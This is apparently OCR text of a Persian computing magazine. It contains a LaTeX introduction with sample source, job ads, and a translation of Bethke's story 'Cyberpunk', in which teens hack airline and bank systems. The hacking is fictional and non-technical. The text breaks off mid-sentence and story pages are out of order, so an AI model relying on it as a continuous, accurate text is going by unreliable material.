حتما باید با دستورات و ماکروهای TeX آشنا باشید. (بر خلاف واژه‌پردازهای نرم‌افزاری که نیاز به یادگیری خاصی ندارد؛ شما یک سند جدید می‌سازید و شروع به تایپ متن می‌کنید). رسیدن به ظاهری دلخواه برای کسی که تازه با این سیستم شروع به نوشتن متن کرده در ابتدا دشوار است (مانند کسی که تازه HTML یاد گرفته و می‌خواهد یک صفحه طراحی کند). طراحی و ساخت نوشتار به صورت WYSIWYG یا (What you see is probably, what you get) نیست. WYSIWYG یعنی چیزی که می‌بینید تقریباً چیزی است که دریافت می‌کنید. مثل متنی که در واژه‌پرداز و صنعت چاپ هست. یعنی اگر شما متنی را که در واژه‌پرداز نوشته‌اید اگر در نهایت پرینت کنید تقریباً همان چیزی است که داخل برنامه دارید. البته داخل بعضی از ویرایشگرهای لاتک، امکان مشاهده بلادرنگ خروجی متن وجود دارد.

TeX اولین بار توسط «دانلد کنوٹ» یکی از دانشمندان مشهور علوم رایانه برای نوشتن متن‌های آکادمیک ساخته شد و بعدها توسعه پیدا کرد. نسخه‌های انتشار این زبان به دلیل علاقه کنوٹ که رشته اصلی‌اش هم ریاضی است، بر پایه عدد پی (۳/۱۴) مشخص می‌شود.

### آشنایی اولیه

لاتک (LaTeX) یک زبان markup حساب می‌شود و مثل HTML از قاعده و ساختار زبانی خاص خودش، مثل تمام زبان‌های صوری پیروی می‌کند. لاتک در واقع ماکروهای آماده‌ای را برای TeX است که کار کردن با این زبان را راحت‌تر و سریع‌تر می‌کند.

# LATEX

```
\documentclass[12pt]{article}
\usepackage{amsmath}
\title{\LaTeX}
\date{}
\begin{document}
\maketitle
\LaTeX{} is a document preparation system for the TeX{}
typesetting program. It offers programmable desktop
publishing features and extensive facilities for
automating most aspects of typesetting and desktop
publishing, including numbering and cross-referencing,
tables and figures, page layout, bibliographies, and
much more. \LaTeX{} was originally written in 1984 by
Leslie Lamport and has become the dominant method for
using TeX; few people write in plain TeX anymore.
The current version is \LaTeXe.

% This is a comment, not shown in final output.
% The following shows typesetting power of LaTeX:
\begin{align}
E &= mc^2 \\
E &= \frac{mc^2}{\sqrt{1-\frac{v^2}{c^2}}}
\end{align}
\end{document}
```

BT<sub>E</sub>X

BT<sub>E</sub>X is a document preparation system for the TeX typesetting program. It offers programmable desktop publishing features and extensive facilities for automating most aspects of typesetting and desktop publishing, including numbering and cross-referencing, tables and figures, page layout, bibliographies, and much more. BT<sub>E</sub>X was originally written in 1984 by Leslie Lamport and has become the dominant method for using TeX; few people write in plain TeX anymore. The current version is BT<sub>E</sub>X<sub>2<sub>ε</sub></sub>.

$$E_0 = mc^2 \quad (1)$$

$$E = \frac{mc^2}{\sqrt{1-\frac{v^2}{c^2}}} \quad (2)$$

Gummi

TeXlipse

کتاب، تز و متن‌های طولانی با آن آسان‌تر است.

### توزیع‌های LaTeX

TeX Live مستقل از بستر

(Linux, mac OSX, Windows)

MikTeX ویندوز

MacTeX فقط مک

لاتک دارای ویرایشگرهای زیادی است که بعضی مستقل از بستر و بعضی دیگر مخصوص یک سیستم‌عامل خاص هستند. با این‌که ویرایش لاتک را می‌توان با یک ویرایشگر متن ساده هم انجام داد، اما برای کار با توابع و دستورات بهتر است از ویرایشگرهای مخصوص لاتک استفاده شود. این ویرایشگرها به صورت گرافیکی یک جعبه ابزار در اختیار کاربر قرار می‌دهند که طرز نوشتن علائم ریاضی یا تغییر قلم را به‌سادگی در اختیار کاربر می‌گذارند. در واقع ویرایشگرهای خوب می‌توانند کار با لاتک را ساده‌تر و سریع‌تر کنند.

### خروجی فایل LaTeX چیست؟

وقتی متن رو با ماکروها و دستورات خاص زبان می‌نویسیم باید متن را کامپایل کنیم تا خروجی مورد نظر را با بهینه‌سازی‌هایی که به انجام می‌رساند تولید کند. ما وقتی دستورات را می‌نویسیم، یا دستورات را به صورت بلادرنگ و WYSIWYG می‌بینیم یا در نهایت کامپایل می‌کنیم و خروجی را می‌بینیم.

خروجی فایل‌های کامپایل شده، فرمت‌های معروف PDF و DVI هستند. برای نوشتن هر چیز در لاتک نیاز به بسته‌های مخصوص آن هست که انواع ماکروهای آماده برای نوشتن فرمول‌های ریاضی، فارسی‌نویسی و رسم شکل در مخازن و توزیع‌ها وجود دارد.

### نقاط قوت

برخلاف سایر قالب‌های واژه‌پرداز که تنها با نرم‌افزار مخصوص خود قابل ویرایش‌اند، TeX را با هر ویرایشگری می‌توان ویرایش کرد. به دلیل سادگی ابزار ویرایش تمرکز شخص بر روی محتوا متمرکز می‌شود.

همچنین اعمال تغییر در اندازه‌ها و قالب‌بندی صفحه بسیار آسان است. (به راحتی می‌توان اندازه متن و هر چیز دیگری را تغییر داد و نیازی به جستجوی تک‌تک کلمات، شکل‌ها و ... نیست. تمام تغییرات خودکار قابل تغییر است.) علاوه بر این، ساختار نوشته و قالب‌بندی به راحتی قابل انتقال است. سازگاری و تناسب اجزای نوشته، اندازه تصویر و برچسب آن، زیبایی کلمات (که شامل زبان فارسی نمی‌شود) از دیگر نقاط قوت لاتک است.

هر نوع عبارت ریاضی حتی اگر تا به امروز نوشته نشده باشد، قابل پیاده‌سازی و استفاده است. مانند رشته‌های فیزیک، ریاضی و رایانه که به اجبار، نیاز به تعریف علامت‌های خاص در درس‌های مختلف مثل نظریه زبان یا طراحی الگوریتم دارند. اگر یک صفحه جواب‌های نظریه زبان را در واژه‌پرداز تایپ کنید، می‌بینید که چیزی حدود ۱ ساعت وقت از شما می‌گیرد. تازه اگر خوش‌شانس باشید تا ساختار متن به هم نریزد.

استفاده از برنامه‌نویسی برای کشیدن اشکال هندسی، جدول و نتایج محاسباتی که به صورت گرافیکی باید نمایش داده شود با استفاده از توابع به راحتی قابل انجام است.

مدیریت ارجاع، فهرست، شماره‌گذاری‌ها، فهرست منابع و ارجاع به متن بسیار ساده است. اگر بعد از نوشتن، مجبور شویم متن را با استانداردهای مجلات دیگر نیز آماده و برای آن‌ها ارسال کنیم، کار بسیار ساده و کم‌هزینه‌ای خواهد بود. قابلیت استفاده از دستورهایی برای ساخت شکل‌های برداری یا کشیدن شکل از روی فرمول هم فراهم شده است.

ما مجبور به رعایت استاندارد زبان هستیم که یک متن و ساختار منظم را برای ما تولید کند. در نهایت ما نوشتار مستقل از قالب‌بندی را خواهیم داشت که می‌توانیم آن را در انواع سیستم‌عامل‌ها از ویندوز تا لینوکس و مک بنویسیم و ویراست کنیم.

ویژگی‌های LaTeX این امکان را به ما می‌دهد که از متن‌های کوچک مثل اعلامیه، گزارش درسی تا متن‌های تخصصی مجلات معتبری مثل IEEE & SI و کنفرانس‌های داخلی را با آن بنویسیم. معمولاً کسانی که با LaTeX کار می‌کنند به این دلیل سختی یادگیری زبان و ... را تحمل می‌کنند که نوشتن مقاله،





شرکت سامان سیستم پردازش (مجری پروژه‌های زرین پال) جهت تکمیل تیم خود نیاز به نیروی متخصص در زمینه برنامه‌نویسی و طراحی رابط کاربری دارد.

در صورت تمایل رزومه خود را به [job@sspk.co.ir](mailto:job@sspk.co.ir) ارسال نمایید.



گروه راهبردی خاک  
[www.khak.co](http://www.khak.co)

شرکت خاک برنامه نویسی تمام وقت اندروید استخدام می‌کند. علاقه‌مندان رزومه خود را به آدرس [jobs@khak.co](mailto:jobs@khak.co) ارسال کنند



ریحون (یک استارت‌آپ ایرانی توسعه نرم‌افزارهای کاربردی با تخصص بر روی زنجیره تامین، تولید و توزیع غذا) نیاز به افرادی با تخصص‌های برنامه‌نویسی پایتون و طراحی و برنامه‌نویسی رابط کاربری دارد.

علاقه‌مندان رزومه خود را به [reyhoonsoft@gmail.com](mailto:reyhoonsoft@gmail.com) ارسال نمایند.



اگر برنامه نویسی با تجربه در یکی از زبان‌های `python javascript` و `c` هستید

اگر به دنبال همکاری تمام وقت در محیط دوستانه هستید رزومه خود را به [jobs@cvas.ir](mailto:jobs@cvas.ir) ارسال کنید



مجله سلام دنیا از هنرمندان مسلط به نرم‌افزارهای اسکرایبوس و لاتک جهت همکاری در مجله به منظور صفحه‌آرایی، دعوت به عمل می‌آورد. علاقه‌مندان می‌توانند رزومه خود را به آدرس [cv@salam-donya.ir](mailto:cv@salam-donya.ir) ارسال نمایند



وبسایت اطلاع‌رسانی امنیت فناوری اطلاعات با هدف ارتقای آگاهی مدیران درباره فناوری‌های روز امنیتی، از نویسندگان این حوزه، جهت همکاری دعوت به عمل می‌آورد. علاقه‌مندان می‌توانند رزومه کاری و زمینه همکاری خود را به آدرس زیر ارسال نمایند:

[cv@net-security.ir](mailto:cv@net-security.ir)



# سائبربانک





جانی میر میزانی

نویسنده:  
بروس بتکه (Bruce Bethke)

سخن مترجم: داستان پیش رو، نخستین بار در سال ۱۹۸۰ منتشر شد نویسنده در این داستان اصطلاح «سایبرپانک» را خلق کرد؛ اصطلاحی که امروزه زانری از ادبیات گمانه‌زن است که به معنای «فناوری سطح بالا و زندگی سطح پایین» است. در داستان‌های سایبرپانک، هکرها و برنامه‌نویس‌ها در جوامعی که از نظر فناوری بسیار پیشرفته هستند، با فقر و سرکوب و سانسور می‌جنگند تا زنده و پویا بمانند. این داستان ۲۴ سال پیش نوشته شده و لازم است خواننده نگاهی انتقادی به نقش‌های جنسیتی آن داشته باشد؛ دیدگاهی سنتی که باعث شده مردان داستان شخصیت‌های اصلی و هکرهای بزرگ و چرخاننده‌های خانواده باشند و زنان عناصر تزیینی روایت. امیدوارم از داستان لذت ببرید و هکر دروتان، عامل پیشرفت جوامع اطرافتان باشد.

ساعت درست سر هفت، زنگ زد و بیدار شدن و وارد شدنم به شبکه کمتر از یک ثانیه وقت گرفت. بوت که شدم نوشته بود «هکرها/همبرگری/صبح» باز هم راینو زودتر از من بیدار شده بود و قرار را اعلام کرده بود. خوشبختانه کسی پیام جدیدتری ارسال نکرده بود. من اول بودم. لباسم را پوشیدم، موهایم را برس کشیدم و رفتم پایین. به آشپزخانه که رسیدم مادر و پدر آن جا بودند. مادر با لبخند گفت: «صبح به خیر مایکی. دیشب خیلی دیر خوابیدی. فکر کردم به صبحانه نمی‌رسی.»

- به برنامه سخت رو باید تموم می‌کردم. گفت: «خب حداقل الان وقت داری بشین و به صبحانه مفصل بخوری» و چرخید تا یک بسته سارا لی از مایکروویو بیرون بیاورد و روی میز بگذارد.

پدر از پشت لیوان کفیکس غر زد که «اگر مشق‌هایت رو به موقع بنویسی، لازم نیست شب این قدر بیدار بمونی.» من کمی آب میوه در یک لیوان ریختم و سر کشیدم و یک سارا لی هم در دهنم گذاختم و بلند شدم که بروم. مادر پرسید: «چی؟ تنها همین قدر؟!»

گفتم: «وقت ندارم! باید زود برم مدرسه که بینم برنامه‌ام کار می‌کنه یا نه». پدر باز کمی غر زد و مادرم چیزهایی بهش گفت که آرومش کنه ولی نفهمیدم چه گفت چون دیگر بیرون در بودم.

سوار اتوبوسی شدم که به مدرسه می‌رسید تا اگر نگاهم می‌کردند، شک نکنند. دو ایستگاه آن طرف‌تر پیاده شدم و در جهت مخالف سوار اتوبوس شدم. با عوض کردن یک اتوبوس دیگر به برگ تمام شب بادی<sup>۱</sup> رسیدم. راینو در میز همیشگی‌مان نشسته بود و به خلاصه اخبار نگاه می‌کرد. پنج دقیقه به هشت بود و از جورجی و لیزا زودتر رسیده بودم.

داشتم روبروی راینو، روی صندلی خودم می‌نشستم که پرسیدم «روی خط چه خبره؟» چشم‌هایش را کمی بالا آورد و از زیر ابروها نگاهم کرد و چیزی

نگفت. می‌دانستم که نباید دوباره بپرسم. ساعت هشت لیزا وارد شد. لیزا دوست دختر راینو بود یا حداقل می‌خواست باشد. نمی‌فهمیدم چرا: راینو هفده ساله بود - دو سال بزرگ‌تر از بقیه ما - و کت براق پلاستیکی می‌پوشید و موهایش را مدل موج اقیانوس می‌کرد که من به خاطر پدرم هیچ وقت جرات نکرده بودم حتی ایده‌اش را مطرح کنم. مهم‌تر از این‌ها راینو آن قدر باحال بود که حتی به لیزا دست هم نمی‌زد. حالا هم کنار راینو نشست ولی راینو حتی برنگشت که نگاهش کند.

جورجی تا ساعت هشت و پنج دقیقه هم نرسید. راینو دوباره به ساعتش نگاه کرد و بعد بالاخره به ما نگاهی انداخت «یکی وارد کامپیلمون شده». من و لیزا عرق کردیم. تمام تلاشمان را کرده بودیم که مطمئن باشیم شبکه ما نفوذناپذیر است. منظورم این است که اگر پیرها می‌فهمیدند مشغول چه کاری هستیم، حسابان رسیده بود و حالا یک نفر وارد کد ما شده بود.

من پرسیدم: «پیرمرد جورجی<sup>۲</sup>؟» و خودم اضافه کردم که «این طور به نظر می‌رسه». جورجی و من از طریق شبکه‌ای که پیرمرد جورجی برای خودش راه انداخته بود وارد شبکه شدیم. پیرمرد من از این چیزها سر در نمی‌آورد ولی پدر جورجی خودش اینکاره بود؛ یک آدم فنی. او یک بار یکی از میکرو کدهای ما را کشف کرد و بعد که فهمید چکار می‌کند، حسابی روانی شد. اما در نهایت ماجرا به خیر گذشت. لیزا پرسید: «ایده‌ای داری که چه قدر تونسته نفوذ کنه؟» راینو به لیزا و بعد به در نگاه کرد. جورجی داشت وارد می‌شد.

راینو گفت: «باید کشف کنیم.» جورجی با خنده وارد شد اما وقتی به صورت ما نگاه کرد، چهره‌اش عوض شد و بدون صدا روی صندلی نشست.

راینو با خنده‌ای کوسه مانند گفت «صبح بخیر جورجی»

جورجی با ناله گفت «من لو ندادم. من هیچ کاری

نکردم»

«پس چطوری این کار لعنتی رو کرده؟» «می‌دونی که چطوریه! عجیبه کاره‌اش! از معما حل کردن خوشش میاد!» جورجی به من نگاه کرد تا شاید حمایتش کنم. «همین شد که دیر رسیدم. سعی می‌کرد منو بازجویی کنه ولی هیچ‌چی نگفتم! فکر کنم تنها لایه اول رو دیده. در مورد شبکه هیچ چیزی نگفت!»

راینو به پشتی تکیه داد و لبخندزنان گفت: «شما بچه‌ها خیلی خوش‌شانس هستین. من دیشب در شبکه بودم و متوجه نفوذ یک نفر به کامپیایلم جورجی شدم. یه جاهایی رو تغییر دادم و دوپست سال دیگه طول می‌کشه پیرمردش بفهمه چی به چه»

نفس راحتی کشیدم. حالا متوجه شدید منظورم از این‌که می‌گویم راینو باحال است چیست؟ همه‌مان را نجات داد.

راینو مشتتش را روی میز کوبید و همه جا خوردیم «اما جورجی! باید بیشتر مواظبش باشی!»

راینو باز هم لبخند زد و گفت برای همه نوشیدنی و کیک می‌خرد. لیزا کوکا گرفت و من و جورجی مثل خود راینو، کفیکس. خدایا مزه این کفیکس واقعا مزخرف است! لیوان‌ها که جمع شدند، راینو کوله‌اش را باز کرد و دستش را به داخل برد.

زیر لب و آرام گفت: «خب بچه‌ها، زنگ تفریح» و بعد که میکرو ترمینالش را درآورد زمزمه کرد «امروز مدرسه تعطیل!»

هنوز هم هربار که این میکروترم را می‌بینم، فکرم پایین می‌افتد! یک زیلمان نوا<sup>۳</sup> اما آن قدر قطعاًش عوض شده که عملاً از مادربرد به بالا کاملاً تغییر کرده. سرعت بالای شبکه، پر از رم، پر از پورت با صفحه نمایشی که تا می‌شود.

حاضر بودم یک گوشم را بدهم و این را بگیرم. ما با استفاده از دستگاه نوشتن روی ROM پیرمرد جورجی، آن قدر پروتکل به این دستگاه اضافه کرده‌ایم که حالا با همه سیستم‌های موجود در شبکه شهری به راحتی حرف می‌زند.

راینو یک تاکسی هوشمند سفارش می‌دهد و همه





هم است. میکروترم راینو سریع است و هیچ کس نخواهد توانست ما را پیدا کند. من کمپایلر را از رایانه پیرمرد جورجی بیرون کشیدم و خودم را به شبکه وصل کردم و ترمینال را به راینو پس دادم. «خب حالا وقت تفریح است. کسی درخواستی داره؟» جورجی می‌خواست حسابش را با پدرش تسویه کند و کمی او را به دردسر بیناندازد ولی راینو میکروترم را به لیزا داد. او گفت: «هی خوام لوییز رو بدبخت کنم.»

جورجی غر زد که هفته پیش هم همین کار را کرده‌اند.

- بله ولی بازم به من نمره اف داده.

- من هیچ وقت نمره کم نمی‌گیرم. اگر یک کم کتاب‌ها رو...

و راینو مداخله کرد که «جورجی! نوبت لیزا است

در همه جای ساختمان پورت وجود دارد تا اگر قراره ترمینال‌ها را جابه‌جا کنند، راحت باشند. ما همیشه یک پورت خالی پیدا می‌کنیم و در حالی که من و جورجی مواظب اطراف هستیم، راینو میکروترمینالش را به خط وصل می‌کند.

ترمینالش را به من می‌دهد و می‌گوید «منو به شبکه وصل کن». ما هنوز برای این شبکه یک آپسیس آ ضبط شده نداریم و راینو من را بهترین نفر برای این تیپ کارها می‌داند.

من از طریق خطوط دیتا از شبکه کتابخانه بیرون می‌روم و به شبکه شهری وصل می‌شوم. حالا پیرها نخواهند توانست رد ما را بگیرند. آن‌ها هنوز هم فکر می‌کنند که هر رایانه یک مغز در یک ماشین است در حالی که من می‌توانم حمله‌ام را از طریق آپسیس‌هایی که در صدها رایانه جاسازی شده‌اند، شروع کنم؛ البته وقتی که به هم وصل باشند. این روزها تقریباً هر رایانه یک پورت داده دارد و شبکه شهری بهترین روش اتصال آن‌ها به

از مغازه بادی بیرون می‌زنیم. حالا دیگر لازم نیست سوار اتوبوس بشویم، با کلاس شده‌ایم! هزینه تاکسی را به حساب یک موسسه حقوقی می‌زنیم و به سمت شرق شهر به راه می‌افتیم.

در بلوارها چرخیدن حوصله‌مان را سر می‌برد، پس به کتابخانه می‌رویم. ما اکثر کارهایمان را در کتابخانه می‌کنیم چون در آن جا کسی مزاحم آدم نمی‌شود. اصولاً کسی به آن جا نمی‌رود که بخواهد مزاحم کس دیگری بشود. تاکسی هنوز به حساب شرکت حقوقی است پس بعد از پیاده شدن هم می‌گوییم یک ساعتی در غرب شهر بچرخد. کارت‌هایمان را نشان می‌دهیم و از جلوی نگهبان‌های دم در و بعد کتابدارها رد می‌شویم و وسایلمان را پهن می‌کنیم.

این روزها برای استفاده از ترمینال‌های کتابخانه باید کارت شناسایی نشان بدهیم و کارت‌های زرد رنگ ما هم در این مورد فایده خاصی ندارند. کتابخانه حسابی مواظب ترمینال‌هایش است. اما

1. Buddy's All-Night Burgers  
 اشاره به. Georgie's old man.  
 پدر جورجی  
 3. opsys



و اون روی خطه». بحث تمام شد. چشم‌های لیزا می‌درخشید.

لیزا همان طور که به شبکه شهری وصل بود، چند جریمه دیرکرد ده‌ساله را برای بازگشت کتاب‌هایی گران قیمت، به حساب لوییز گذاشت. بعد، درخواستی ثبت کرد که کل دانشنامه بریتانیکا به شکل چاپ شده به دفتر مدرسه ارسال شود. نفر بعدی من بودم.

جورجی و لیزا کشیک می‌داند و راینو از روی شانها نگاه می‌کرد. پرسید: «کار جدید این هفته‌هاست چیه؟»

- رزرو هواپیما. با پدرم برای رزرو رفتیم و من یواشکی کل کدها رو نگاه کردم. به نظرم جالب میاد.

- خب بهم نشون بده که چیکار می‌تونی بکنی.

آن قدر راحت وصل شدم که خودم هم نفهمیدم. اول دو تا از مسافرها را از فهرست پرواز ماه بعد،

پاک کردم و منتظر ماندم ببینم خطاری چیزی ظاهر می‌شود یا نه.

هیچ خبری نشد. نه سیستم نظارتی‌ای نصب بود و نه بررسی مجدد! بدون هیچ مشکلی ده دوازده نفر دیگر را از پرواز عصر امروز هم حذف کردم و گفتم: «احمق‌ها! هیچ سازوکار امنیتی‌ای به سیستم اضافه نکرده‌اند!»

- من که گفته بودم. پیرها اصلا به آن زرنگی که اداش رو در میارن نیستن. جورجی! لیزا! بیاین این‌جا ببینین داریم چیکار می‌کنیم.

لیزا علاقه‌مند بود و سوال‌های جالبی می‌پرسید ولی جورجی بی‌حوصلگی می‌کرد و آدامسش رو می‌ترکوند. راینو گفت: «وقتشه حرکت بزنینم! یک پرواز رو کامل پاک کن!»

این کار رو کردم. به‌سادگی قبلی. چند کلید و اینتر (Enter) و کل یک پرواز از فهرست حذف شد. پسر! روزی که مسافرهايش به فرودگاه بیایند و پرواز در فهرست نباشد چه محشری خواهد شد.

داشتم قطع می‌کردم که راینو دخالت کرد. راینو ترمینال را از من گرفت و گفت «درسته که آژیر و سوت و اخطار نداشت ولی بازم نبودن یک پرواز کلی جلب توجه می‌کنه و سیستم‌ها رو بررسی می‌کنن.» بعد کدی را در حافظه نوشت که باعث می‌شد تمام پروازهای سال آینده که در دقیقه ۰۷ پرواز می‌کردند از سیستم حذف شوند. «این جوری ذهنشون به سمت نفوذ نمیره و فکر می‌کنن کسی دستور اشتباهی زده یا باگی در سیستم هست.»

جورجی گفت «چه فکر بکری» و راینو در حالی که از جورجی می‌شنید که چقدر نابغه است از سیستم هواپیمایی خارج شد و گفت: «توبت منه» لیزا پرسید «برنامه چیه؟» و جورجی بدون این که درک کند که باید خفه خان بگیرد گفت: «منظورم اینه که بعد از نفوذ به...» راینو گفت «ساکت باشین و نگاه کنین! وقت کار بزرگمونه»

پرسیدم «مطمئنی؟ فکر کنم آماده نیستیم‌ها»

- آماده‌ایم.

حالا جورجی بود که آیه یاس می‌خواند: «هممون تو دردرس می‌اف...»

راینو گفت «ترسو» و جورجی ساکت شد. دو ماهی بود که روی «کار بزرگ» کار می‌کردیم اما من هنوز هم مطمئن نبودم که آمادگی کافی داریم. این برنامه یک نمونه if/then/else کلاسیک بود: «اگر کار بزرگ درست پیش می‌رفت، همه پولدار می‌شدیم؛ در غیر این صورت... نمی‌خواستیم به این بخش از الگوریتم فکر کنیم.»

من و جورجی کشیک می‌دادیم و راینو وارد شبکه شد و کار را شروع کرد. اول به شبکه شهری وصل شد و آپسیس کرکر را از شبکه شخصی مان اجرا کرد و آدرس بانک مرچنت تراست را به آن داد. من قبلا وارد این شبکه شده بودم ولی به هیچ چیز دست نزده بودم؛ تنها می‌خواستیم ببینیم آیا توان فنی‌اش را دارم یا نه. خط ورودی من سه هفته بود که آن جا بود و هنوز کسی متوجه نشده بود پس احتمالا سیستم‌های امنیتی‌شان متوجه هیچ چیز نشده بود. نظر راینو این بود که حمله کردن به رایانه‌های دیگر بانک، از این رایانه، کار بانکی است.

در حالی راینو داشت کار می‌کرد، صدای پاشنیدم ولی خطری نبود؛ یکی از بی‌خانمان‌هایی بود که یک اشتراک ساده کتابخانه می‌گیرند و برای خوابیدن به این‌جا می‌آیند. دوباره که به صفحه نمایش نگاه کردم، راینو به شبکه وصل بود. گفت «خب بچه‌ها، حالا داستان شروع می‌شه». نگاه کرد تا مطمئن شود که همه به او نگاه می‌کنیم و ترمینالش را بالا گرفت و کلید اینتر را زد. به صفحه خیره شده بودم و امیدوار بودم چیزهای هیجان انگیزتری رویش ظاهر شود. حدود یک دقیقه به همین وضع ماندیم.

کار بزرگ پیش‌نهاد راینو بود. در خبرها خوانده بود که چند نوجوان از محله شرمن اوک، تقریبا توانسته بودند یک وام پنج میلیونی را به حساب خودشان منتقل کنند ولی اشتباهشان این بود که پول را به حسابی منتقل کرده بودند که تا مدت‌های مدید اعتبارش از ۵۰ دلار بیشتر نشده بود و همین زنگ خطر را به صدا درآورده بود.

راینو آدم باحالی بود و خیلی هم باهوش. ما نمی‌خواستیم طمع کنیم و کلا می‌خواستیم پنجاه هزار تا برداریم و بین بیست تا حساب تقلبی که درست کرده بودیم بچرخانیمش. البته اگر می‌شد.

صفحه تاریک شد، چشمک زد و نوشت: «انتقال

انجام شد. روز خوبی داشته باشید.» شروع به فریاد کشیدن کردم ولی سریعا با یادآوری این‌که در یک کتابخانه عمومی هستیم خودم را جمع کردم. ترس صورت جورجی کمتر شده بود و لیزا آماده بغل کردن راینو بود. راینو لبخند نصف و نیمه‌اش را نمایش داد و با هیجان گفت: «بازی تموم شد بچه‌ها» جورجی زیر لب گفت: «من امروز هیچ کاری نکردم»

راینو از شبکه‌ها خارج شده بود و داشت رایانه را خاموش می‌کرد. برگشت و آرام نگاهی به جورجی انداخت و ابروهایش را بالا برد و گفت: «تو دفعه بعد بالای لیستی»

جورجی چاره دیگری نداشت. راینو میکروترمینالش را بست و آن را در کوله گذاشت.

تاکسی هوشمند بیرون منتظر بود تا ما را به جایی که لیزا برای ناهار انتخاب کرده بود، ببرد. جورجی پیش‌نهاد کرد با دست‌کاری رایانه تاکسی هوشمند باعث شوند که مسافر بعدی هم رایگان سوار شود اما راینو اجازه نداد. راینو در طول ناهار هم با جورجی صحبت نکرد.

بعد از ناهار، من گروه را راضی کردم تا به میکروی مارتین برویم. این‌جا یکی از محدود جاهایی بود که من دوست داشتم وقتم را در آن بگذارم. مارتین تنها پیری است که معتقدم می‌تواند بدون سوزاندن تراشه‌های مغز خودش، روی مغز یک رایانه کار کند، هیچ وقت به من، به چشم بچه نگاه نمی‌کند و هیچ وقت به من نمی‌گوید که به چیزی دست نزنم. در واقع مارتین همیشه با دیدن ما بسیار خوشحال می‌شد، به‌خصوص بعد از این‌که راینو بسته نمایش گرافیکی ۳۰۰۰ دلاری را برای تولد لیزا خرید.

وقتی وارد شدیم مارتین پشت ترمینالش نشسته بود. «اوه سلام مایک! راینو! لیزا! جورجی!». ما همه سر تکان دادیم. او ادامه داد: «از دیدن شما خوشحالم! امروز چه کاری می‌توانم برایتان بکنم؟» راینو پاسخ داد «تنها داریم نگاه می‌کنیم»

مارتین سرش را پایین انداخت و به صفحه ترمینال نگاه کرد و چند کلید دیگر را فشار داد و گفت: «خب این آزاد است. نگاه کنید» و بعد از فشردن چند کلید دیگر گفت «لعنتی!»

لیزا پرسید: «مشکل چیه؟» مارتین گفت: «مشکل منم! قبول کرده‌ام این برنامه را بنویسم ولی حالا دائما کرش می‌کند.»

راینو پرسید: «قراره چیکار کنه؟»

- یک برنامه تعیین ارزش املاک است. می‌دونید؟ قیمت‌آینده رو بر اساس تورم و مالیات و سود بانکی و اعتبار بانکی و این چیزها حساب می‌کنه.

- بسپرش به ما. چه عددهایی بهش می‌دی که کرش می‌کنه؟

مارتین شروع به توضیح دادن برنامه کرد و راینو بعد از کمی گوش کردن رو به من کرد و گفت: «به نظر می‌رسه کار خودته. بشین رو صندلی». مارتین هیکل صد و بیست کیلویی‌اش را از صندلی بیرون کشید و من جایش را گرفتم. به برنامه‌ای که مارتین نوشته بود نگاه کردم و بعد از بررسی پارامترها، کمی پردازش کردم. اشتباه‌های مارتین کم بودند اما حساس. هر کسی ممکن است مرتکب چنین اشتباهاتی شود. برنامه را دامپ کردم و با چند تغییر، نسخه جدید را در ذهنم نوشتم.

مارتین گفت: «درست می‌شود؟» جواب ندادم چون داشتم به اسمبلی فکر می‌کردم. ده دقیقه بعد، برنامه اصلاح شده بود، کامپایل شده بود و داشت صحبت خروجی‌های خودش در مقابل ورودی‌های آزمایشی را آزمون می‌کرد. معلومه که همه چیز درست کار می‌کنه.

مارتین گفت: «من واقعا شما بچه‌ها رو درک نمی‌کنم. شما راحت‌تر از چیزی که من می‌تونم حرف بزنم، برنامه می‌نویسین.» من گفتم: «کار سختی نیست.»

«شاید برای شما سخت نباشه. یک بچه رو می‌شناختم که عرب بود و از بچگی عربی حرف می‌زد و دقیقا مثل شما معتقد بود کار سختی نیست». مارتین سرش را تکان داد و به من نگاه کرد و دستی به ریشش کشید و لبخند زد. بعد ادامه داد: «به هر حال واقعا ممنونم مایک. نمی‌دونم چطوری.. چطوری باید جبران کنم». تق و توق انگشت‌هایش را درآورد و وقتی کارش تمام شد، گفت: «چند روز پیش یک چیز جدید آوردم، مطمئن هستم خوشتان میاد». از قفسه زیر وپترین شیشه‌ای، جعبه‌ای بیرون آورد و روی میز گذاشت و گفت: «آخرین فناوری توی میکروترم‌های دنیا؛ زیلمن ستارفایر ۶۰۰» زانوهایم شل شد! قدرتم را جمع کردم تا بتوانم به





مارتین با لحنی دفاعی گفت: «ولی من همین الان قول اینو به مایک دادم.»

- تو به ما چیزی بدهکار نیستی.

مارتین چیزی به جز «باشه راینو» نگفت. کارت را گرفت و موجودی‌اش را چک کرد و ادامه داد «سالمه». یک بار دیگر کارت را کشید و قیمت را وارد کرد و با خنده گفت: «من نمی‌دونم شما بچه‌ها این پول‌ها رو از کجا میارین!»

راینو بدون خنده و کاملاً جدی گفت: «ما بانک می‌زنیم». اول مارتین خندید، بعد خود راینو و بعد بقیه ما. راینو ترمینال را برداشت و از مغازه بیرون رفت. همین که ما هم خارج شدیم، آن را به من داد.

- ممنونم راینو، ولی می‌تونستم خودم سرش معامله کنم.

«راینو این بهترینه!» به مارتین نگاه کردم و گفتم: «می‌تونیم یک جوری با هم کنار بیاییم؟» مارتین به ترمینالی نگاه کرد که هنوز داشت بدون هیچ مشکلی، برنامه قیمت املاک را با نمونه‌های تستی می‌سنجید.

«خودم داشتیم به این فکر می‌کردم ولی چون هجده ساعت تموم نشده من نمی‌تونم قانونا استخدامت کنم». به ریشش دست کشید و زبانش را دور لب‌ها چرخاند و ادامه داد: «اما خب من دارم از مشتری برنامه املاک پول می‌گیرم و اجازه دارم برنامه‌ای که تو نوشتی رو هم بخرم. تو می‌تونی مشاور من باشی.. بله بله! مشاور فنی.. تو هفت پروژه دیگه مثل این به من کمک کن و میکروترم مال تو، به نظرت خوبه؟»

قبل از این که بتوانم فریاد موافقت بزنم، راینو وسط پرید: «من اینو می‌خرم؛ تمام». کارت اعتباری‌ای از جیب کوله‌اش بیرون کشید و به سمت راینو دراز کرد. فک مارتین پایین افتاده بود. راینو گفت: «چی؟ پول من خوب نیست؟»

آن دست بزنم. صفحه را بلند کردم و انگشت‌هایم را روی صفحه کلید چرخاندم. واقعا می‌خواستمش! مارتین گفت: «باهوش است! با یک عالمه رم و یک عالمه پورت»

راینو مشغول بررسی مشخصات سخت‌افزاری بود. چهره‌اش مثل همیشه سرد و ساکت بود. گفت: «مدل ۳۰۰ من هنوزم تندتر از اینه»

مارتین گفت: «بایدم باشه! تو تقریباً کلش رو خودت عوض کرده‌ای. اما این ۶۰۰ هم تقریباً به همون اندازه سرعت داره و قیمتش ۱۴۰۰ دلار. به نظرم، تو، حوالی ۳ هزار تا خرج ارتقا دادن مال خودت کردی»

